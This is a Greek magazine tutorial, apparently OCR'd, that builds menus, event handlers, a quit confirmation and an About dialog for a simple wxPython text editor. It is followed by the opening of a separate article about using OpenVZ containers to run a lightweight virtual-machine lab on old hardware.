Ένας διάλογος About μπορεί να είναι πολύ απλός ή αρκετά εντυπωσιακός. Το wxPython μάς παρέχει τη δυνατότητα και για τα δύο. Αριστερά είναι ο δικός μας και δεξιά ο διάλογος About του Bluefish, γνωστού και μη εξαιρετέου editor που πλέον υπάρχει και για Windows (δεν έχετε καμιά δικαιολογία να μην τον εγκαταστήσετε!)

```
                                "Start a new session")
        FileMenuOpen = FileMenu.Append(wx.ID_OPEN,"&Open...",
                                "Open a file")
        FileMenu.AppendSeparator()
        FileMenuSave = FileMenu.Append(wx.ID_SAVE,"&Save",
                                "Save current file")
        FileMenuSaveAs = FileMenu.Append(wx.ID_SAVEAS, "Save &As...",
    "Save current file with a new name")
        FileMenu.AppendSeparator()
        FileMenuQuit = FileMenu.Append(wx.ID_EXIT, "Quit", "Quit
    wxEditor")
        menubar.Append(FileMenu, "&File")
        self.SetMenuBar(menubar)
```

Τι θαύμα είναι αυτό! Όχι μόνο έχουμε το File Menu, αλλά (ανάλογα με το λειτουργικό) έχουμε και τα αντίστοιχα τυποποιημένα εικονίδια για New, Open, Save, Save As, Quit. Πώς γίνεται αυτό; Μα, έχουμε χρησιμοποιήσει τα τυποποιημένα id (wx.ID_NEW, wx.ID_OPEN κ.ο.κ.). Το μενού δημιουργείται με την εντολή

```
        FileMenu = wx.Menu()
```

ενώ προσθέτουμε menu items με τη σειρά χρησιμοποιώντας απλά την append

```
        FileMenuNew = FileMenu.Append(wx.ID_NEW, "&New...",
                                "Start a new session")
```

Το «&» δημιουργεί ένα accelerator key με το συγκεκριμένο γράμμα. επιτρέποντάς μας να επιλέξουμε, π.χ., την εντολή New, χρησιμοποιώντας τον συνδυασμό πλήκτρων [ALT+N]. Η περιγραφή στο τέλος της γραμμής εμφανίζεται ως βοηθητικό κείμενο στο StatusBar — δεν σας είπα ότι θα ζωντανέψει;

Έχοντας φτιάξει το μενού File και αφού ορίσουμε και τα MenuItem, το προσθέτουμε στο MenuBar:

```
        menubar.Append(FileMenu, "&File")
```

Ο editor μας έχει πάρει κάποια μορφή, αλλά το μενού δεν κάνει τίποτα! Θυμίζει τις εφαρμογές που γράφουν οι μαθητές σε Visual Basic. Συνήθως μόνο το interface δουλεύει :) Πρέπει, με κάποιο τρόπο, να ενεργοποιήσουμε αυτό το μενού και τις επιλογές του.

Επεξεργασία Menu Events

Θυμάστε την προηγούμενη φορά τι κάναμε για τα wx.PAINT events; Σας θυμίζω ότι πρόκειται για το event που μας στέλνει το λειτουργικό, όταν το παράθυρό μας καλυφθεί από κάποιο άλλο και πρέπει να ξανασχεδιάσουμε τα περιεχόμενά του. (Στον editor δεν έχουμε τέτοιο θέμα γιατί το TextCtrl επανασχεδιάζεται μόνο του, όπως επίσης τα MenuBar και StatusBar.) Με παρόμοιο τρόπο, όταν επιλέξουμε κάτι από ένα menu το πρόγραμμα μάς στέλνει ένα event. Πρέπει λοιπόν να το ανιχνεύσουμε και να το επεξεργαστούμε με μια δική μας συνάρτηση, τον λεγόμενο event handler. Αμέσως μετά το self.SetMenuBar(menubar), μπορούμε να γράψουμε:

```
    self.Bind(wx.EVT_MENU, self.OnQuit, FileMenuQuit)
```

Όταν επιλέγεται το menu item FileMenuQuit, εκτελείται η συνάρτηση OnQuit της κλάσης μας. Μπορεί να είναι πολύ απλή, τουλάχιστον αρχικά:


```
  def OnQuit(self,eventobject):
    self.Close()
```

Ξέρω, θα ρωτήσετε τι είναι αυτό το «eventobject». Σε κάθε event handler το σύστημά μας στέλνει και ένα αντικείμενο, το οποίο αντιπροσωπεύει το είδος του event που λήφθηκε. Από το αντικείμενο αυτό μπορούμε να πάρουμε κάποιες χρήσιμες πληροφορίες. Παράδειγμα: Για ένα PAINT event θα μπορούσαμε να μάθουμε την περιοχή της οθόνης που χρειάζεται να ξανασχεδιάσουμε (Θυμάστε τα προβλήματα που είχαμε στο πρόγραμμα με τις μπάρες χρωμάτων του προηγούμενου άρθρου;) Στη συγκεκριμένη περίπτωση, βέβαια, δεν μας ενδιαφέρει καμιά πληροφορία από αυτές που περιέχει το eventobject.

Ξέρετε ότι κάθε editor που σέβεται τον εαυτό του δεν αφήνει το χρήστη του να ...πυροβοληθεί στο πόδι και να τον κλείσει, αν έχει κάνει κάποια αλλαγή στο κείμενο που δεν έχει αποθηκεύσει. Το γεγονός ότι ο editor μας ακόμα στερείται ικανότητα αποθήκευσης, είναι απλά μια μικρή ενοχλητική λεπτομέρεια. Θα πρέπει να μας ειδοποιεί έτσι και αλλιώς. Οπότε ας βελτιώσουμε κάπως την OnQuit:

```
  def OnQuit(self,eventobject):
    if self.textctrl.IsModified():
      result = wx.MessageBox("Text has been modified. Quit
```

Η ιστορία μας με τους editors πηγαίνει πολλά χρόνια πριν. Πριν δούμε το φως το αληθινό, γράφαμε αντίστοιχα προγράμματα και για Windows. Από το χρονοντούλαπο της ιστορίας ο γράφων ανέσυρε δύο συντάκτες κειμένου (ο ένας είναι σχεδόν επεξεργαστής κειμένου), που είχε γράψει πολλά χρόνια πριν σε Visual C++. Αγνοείται δυστυχώς η τύχη του τρίτου και καλύτερου (TextPad). Όχι ότι θα τον χρησιμοποιούσαμε κάπου, βέβαια... Το μόνο Windows μηχάνημα του σπιτιού λειτουργεί πλέον μέσα σε ένα virtual machine.



```
anyway?","Really quit?",wx.YES_NO | wx.NO_DEFAULT | wx.ICON_
EXCLAMATION)
        if result == wx.YES:
          self.Close()
    else:
        self.Close()
```

Καθώς καταλαβαίνετε, είναι και μια ευκαιρία να δούμε την wx.MessageBox, που μας δίνει τους γνωστούς διαλόγους OK/Cancel, Yes/No, Μπουγάτσα με κρέμα/Μπουγάτσα με τυρί (με κρέμα είναι το default) κ.λπ. Στις παραμέτρους ορίσαμε πλήκτρα YES/NO, το NO ως default και το τυποποιημένο εικονίδιο ICON_EXCLAMATION του συστήματος, το οποίο τονίζει ότι «Κάτι Κακό (TM) θα συμβεί, αν απαντήσεις απρόσεκτα σε αυτή την ερώτηση».

Δοκιμάστε τώρα να τρέξετε το πρόγραμμα και να επιλέξετε File → Quit, έχοντας πρώτα γράψει κάτι στον editor. Θα δείτε το μήνυμα να εμφανίζεται και, αν πιέσετε No, απλά θα επιστρέψετε στον editor. Προς Θεού, δεν θέλουμε να χάσετε τα δεδομένα σας (αν μπορείτε αποθηκεύστε τα όμως, σας προκαλώ :)) Η συνάρτηση IsModified() επιστρέφει True αν το περιεχόμενο του TextCtrl έχει αλλάξει. Ευτυχώς για μας, αυτή η λειτουργία παρέχεται από το ίδιο το TextCtrl.

Βέβαια, αν είστε παρατηρητικοί θα δείτε ότι μπορείτε πάντα να κλείσετε το πρόγραμμα από το (X) του παραθύρου και τότε δεν θα πάρετε κανένα μήνυμα. Γιατί;

Γιατί φυσικά άλλο το Close event (wx.EVT_CLOSE) του παραθύρου (για το οποίο εκτελείται από προεπιλογή το κλείσιμο της εφαρμογής όπως έχουμε δει) κι άλλο το wx.EVT_MENU OnQuit που φτιάξαμε εμείς. Ιδανικά, θα έπρεπε να καλούν και τα δύο την ίδια συνάρτηση, την OnQuit. Και αυτό ακριβώς μπορούμε να κάνουμε, προσθέτοντας άλλη μια bind ακριβώς κάτω από την πρώτη:

```
self.Bind(wx.EVT_CLOSE, self.OnQuit)
```

Αλλάξτε επίσης και το self.Close(), σε

```
self.Destroy()
```

Γιατί; Μα, αν πιέσετε το (X) θα στείλετε ένα wx.EVT_CLOSE που θα καλέσει την OnQuit. Για να κλείσετε την εφαρμογή θα επιλέξετε Yes, οπότε θα εκτελεστεί το self.Close() και θα στείλει ένα wx.EVT_CLOSE, το οποίο θα καλέσει την OnQuit και εσείς θα απαντήσετε ξανά Yes, οπότε θα εκτελεστεί το self.Close() και θα στείλει ένα wx.EVT_CLOSE, το οποίο θα καλέσει την OnQuit και εσείς θα απαντήσετε ξανά Yes, οπότε ...χελώνες μέχρι κάτω :)

Το About Box

Κάθε εφαρμογή που σέβεται τον εαυτό της διαθέτει ένα έστω και απλό about box. Προσθέτουμε λοιπόν τις απαραίτητες γραμμές για ένα menu Help με τον αντίστοιχο διάλογο.

Μέσα στην InitMenuBar θα έχουμε πλέον:

```
HelpMenu = wx.Menu()
HelpMenuAbout = HelpMenu.Append(wx.ID_ABOUT,
```

```
                    "&About...","Copyright and other info")
      menubar.Append(FileMenu,"&File")
      menubar.Append(HelpMenu,"&Help")
      self.SetMenuBar(menubar)
      self.Bind(wx.EVT_MENU, self.OnQuit, FileMenuQuit)
      self.Bind(wx.EVT_CLOSE, self.OnQuit)
      self.Bind(wx.EVT_MENU, self.OnAbout, HelpMenuAbout)
```

Και φυσικά, ενά απλό about box θα ήταν:

```
    def OnAbout(self,eventobject):
      aboutdlg = wx.MessageDialog(self,"The wxEditor, a deltaHacker
  Project", "wxEditor", wx.OK |wx.ICON_INFORMATION)
      aboutdlg.ShowModal()
```

Βλέπουμε και το wx.MessageDialog, με κάποιες παραπάνω λειτουργίες από το MessageBox που είδαμε πριν. Το aboutdlg δεν εμφανίζεται αυτόματα με τη δημιουργία του (όπως έγινε πριν στο messagebox), αλλά όταν καλέσουμε:

```
aboutdlg.ShowModal()
```

Το Modal σημαίνει ότι την ώρα που εμφανίζεται ο διάλογος δεν μπορούμε να κάνουμε κάποια άλλη λειτουργία στο πρόγραμμα, μέχρι να τον κλείσουμε. Η πρώτη παράμετρος του MessageDialog, όπου έχουμε δώσει «self» ορίζει το parent window γι' αυτόν το διάλογο. Αν δώσετε None το παράθυρο θα εμφανιστεί κανονικά, αλλά μια και δεν θα έχει για parent το κεντρικό παράθυρο της εφαρμογής δεν θα κληρονομήσει και το εικονίδιο. Τζάμπα το φτιάξαμε; Πρέπει να πούμε βέβαια ότι η wxPython έχει πιο ειδικά παράθυρα για About Dialogs, αλλά αυτά θα τα ψάξουμε σε επόμενα άρθρα μας.


Μέχρι την επόμενη φορά όμως, μπορείτε:

- Να φτιάξετε και τα υπόλοιπα μενού του editor (απλό)
- Να προσπαθήσετε να κάνετε κάποια από τα Open/Save/New να λειτουργούν (θα χρειαστεί φυσικά να διαβάσετε το documentation). Ως απλή λύση, φτιάξτε το Save να δουλεύει με ένα συγκεκριμένο όνομα αρχείου.
- Να σκεφτείτε τι διαλόγους για επιλογές (preferences) θα θέλατε να έχει ο δικός σας editor.

Το πρόγραμμά μας, με τη μορφή που έχει τη στιγμή που γράφεται το παρόν, μπορείτε να το κατεβάσετε από το

http://bit.ly/dh013wxeditorsrc

Όπως πάντα, ξενυχτήστε ελεύθερα! Εγώ, πάντως, με τόση συζήτηση για μενού πείνασα! Επιτρέψτε μου να σας αφήσω για να απαντήσω επειγόντως στον Modal διάλογο «πίτσα ή σουβλάκι». Δεν κλείνει με τίποτα, ο άτιμος :)



Skill: Intermediate

Tags: virtualization, OpenVZ, CentOS

OpenVZ

AK-47s, for everyone!

(Μέρος 1ο)

by GiannouG

Όσο κι αν μας αρέσουν οι δοκιμές και τα πειράματα με διάφορες δικτυακές υπηρεσίες κι όχι μόνο, κανείς δεν θέλει να παίζει με το κύριο σύστημά του. Γι’ αυτό και στρεφόμαστε στις εικονικές μηχανές, οι οποίες επιτρέπουν κάθε είδους δοκιμή, χωρίς τον παραμικρό κίνδυνο για το κανονικό σύστημα. Φυσικά, μια εικονική μηχανή μπορεί να λειτουργεί «παράλληλα» με πολλές ακόμα εικονικές μηχανές. Έτσι, μπορούμε να σχηματίζουμε ολόκληρα (εικονικά) δίκτυα και μέσα σε αυτά να πραγματοποιούμε ακόμα πιο σύνθετες δοκιμές και πειράματα. Αν νομίζετε ότι κάτι τέτοιο προϋποθέτει πανάκριβο εξοπλισμό, κάνετε λάθος. Θα σας αποδείξουμε τι εννοούμε.

Δεν θα ήταν ωραία αν μπορούσαμε να τρέχουμε όλα τα virtual machines μας, σε ένα μόνο μηχάνημα; Δεν θα ήταν ακόμα καλύτερα αν είχαμε πρόσβαση σ’ όλες τις εικονικές μηχανές, μέσω δικτύου; Προφανώς, θα μου πείτε, αλλά θα σκεφτείτε ότι κάτι τέτοιο αποτελεί ακριβό χόμπι! Ένα μηχάνημα, ικανό να σηκώσει πέντε μ’ έξι εικονικές μηχανές, με το VirtualBox ή το VMware, χρειάζεται αρκετά ισχυρό hardware, το οποίο καλό θα ήταν να υποστηρίζει κι όλες τις σχετικές τεχνολογίες (virtualization). Αυτό το τελευταίο σημαίνει ότι το μηχάνημα θα έπρεπε να είναι και σχετικά σύγχρονο. Με άλλα λόγια, το μηχάνημα που επιτρέπει την *ομαλή* λειτουργία πολλών εικονικών μηχανών, είναι ακριβό. Μήπως όμως παραβλέπουμε κάτι; Τα VirtualBox και VMware δεν αποτελούν μονόδρομο. Υπάρχει κάποιος άλλος τρόπος να πετύχουμε το σκοπό μας, χωρίς να καταξοδευτούμε. Στη συνέχεια θα εξερευνήσουμε αυτόν τον τρόπο και θα μάθουμε πώς μπορούμε να μετατρέψουμε ένα παλιό netbook ή ένα παροπλισμένο PC, σ’ ένα ολοκληρωμένο εργαστήριο/δίκτυο εικονικών μηχανών! Τι λέτε, ξεκινάμε;

Η αναγκαία εισαγωγή...

Καταρχάς, όλα τα δημοφιλή προγράμματα virtualization, όπως το VMware και το VirtualBox, τρέχουν πάνω από κάποιο λειτουργικό σύστημα. Έτσι, η χρήση αυτών των προγραμμάτων προϋποθέτει τη λειτουργία ενός πρόσθετου συστήματος, πέρα από τις εικονικές μηχανές που θέλουμε να στήσουμε, με τα εικονικά τους λειτουργικά. Μιλάμε δηλαδή για μεγάλη επιβάρυνση, όταν το μηχάνημά μας είναι παλιό κι έχει περιορισμένη ισχύ. Έτσι, για να εξοικονομήσουμε όσο το δυνατόν περισσότερους πόρους για τις εικονικές μηχανές, θα στραφούμε σε μια λιγότερη δημοφιλή αλλά άκρως αποδοτική λύση: Ονομάζεται OpenVZ. Σας θυμίζει τίποτα το OpenVZ; Το είχαμε συναντήσει στην εισαγωγή της σειράς άρθρων VPS first contact, στο τεύχος 005. Για όσους δεν έχουν ιδέα περί τίνος μιλάμε, πρόκειται για την τεχνολογία που χρησιμοποιούν αρκετοί VPS providers. Στην πραγματικότητα δεν πρόκειται για πλήρες virtualization. Με το OpenVZ δεν δημιουργούνται ανεξάρτητες εικονικές μηχανές αλλά πλήρως απομονωμένα κελιά, καθένα από τα οποία τρέχει Linux. Σημειώστε όμως ότι τα συστήματα εντός των κελιών μοιράζονται τον ίδιο πυρήνα. Φανταστείτε αυτά τα κελιά σαν εξελιγμένα root jails. Αναρωτιέστε τι κερδίζουμε με ένα τέτοιο σύστημα; Πάρα πολλά! Η κατανάλωση της RAM είναι ελάχιστη, αφού το κάθε κελί δεν χρειάζεται να φορτώνει έναν ολόκληρο πυρήνα στη μνήμη, μαζί με τους απαραίτητους device drivers. Όλα αυτά βρίσκονται ήδη στη μνήμη (τα έχει φορτώσει το host OS) και δεν χρειάζεται να δημιουργηθούν αντίγραφα. Επιπρόσθετα, η διαχείριση των εικονικών συστημάτων γίνεται εύκολα και ταχύτατα. Έτσι, με τη βοήθεια του OpenVZ μπορούμε να τρέχουμε *πολλές* εικονικές μηχανές, σε ένα σύστημα με πραγματικά περιορισμένους πόρους. Βέβαια, όλα τα εικονικά μηχανήματα θα πρέπει να τρέχουν Linux. Αυτός ο περιορισμός επιβάλλεται από τον ίδιο τον τρόπο λειτουργίας του OpenVZ. Εφόσον αυτό εκτελείται σε Linux και τα εικονικά μηχανήματα χρησιμοποιούν τον πυρήνα του host OS, θα πρέπει κι εκείνα να τρέχουν Linux. Εκ πρώτης όψεως, αυτός ο περιορισμός μοιάζει πολύ δεσμευτικός. Αν όμως το καλοσκεφτείτε, θα δείτε ότι δεν είναι. Όπως είπαμε, η λύση που παρουσιάζουμε προορίζεται για μηχανήματα με ελάχιστους πόρους, στα οποία θα ήταν ανόητο να φορτώσουμε δύο λειτουργικά συστήματα, π.χ., με παραθυρικό περιβάλλον (ένα είναι το host OS και το άλλο το guest OS, εντός κάποιου VM). Εξάλλου, ο στόχος μας είναι να φτιάξουμε ένα μικρό εικονικό δίκτυο μέσα σ’ ένα και μόνο μηχάνημα, ώστε να κάνουμε εύκολα τις δοκιμές μας. Και για να κα-

ταλάβετε τι εννοούμε όταν μιλάμε για "ένα μηχάνημα περιορισμένων πόρων", θα σας πούμε μόνο αυτό: Ο γράφων έχει εγκαταστήσει το OpenVZ σε ένα σύστημα με επεξεργαστή Atom και 2GB μνήμης RAM! Σε αυτό το σύστημα έχει σηκώσει τρεις εικονικές μηχανές. Στη μία λειτουργεί η τριάδα nginx-php-MySQL, στην άλλη ένας Minecraft server και στην τρίτη ένας ωραιότατος FTP server. Σημειώστε ότι το σύστημα θα σήκωνε άνετα και τέταρτη ή ακόμη και πέμπτη εικονική μηχανή!


Η άλλη πλευρά του Linux

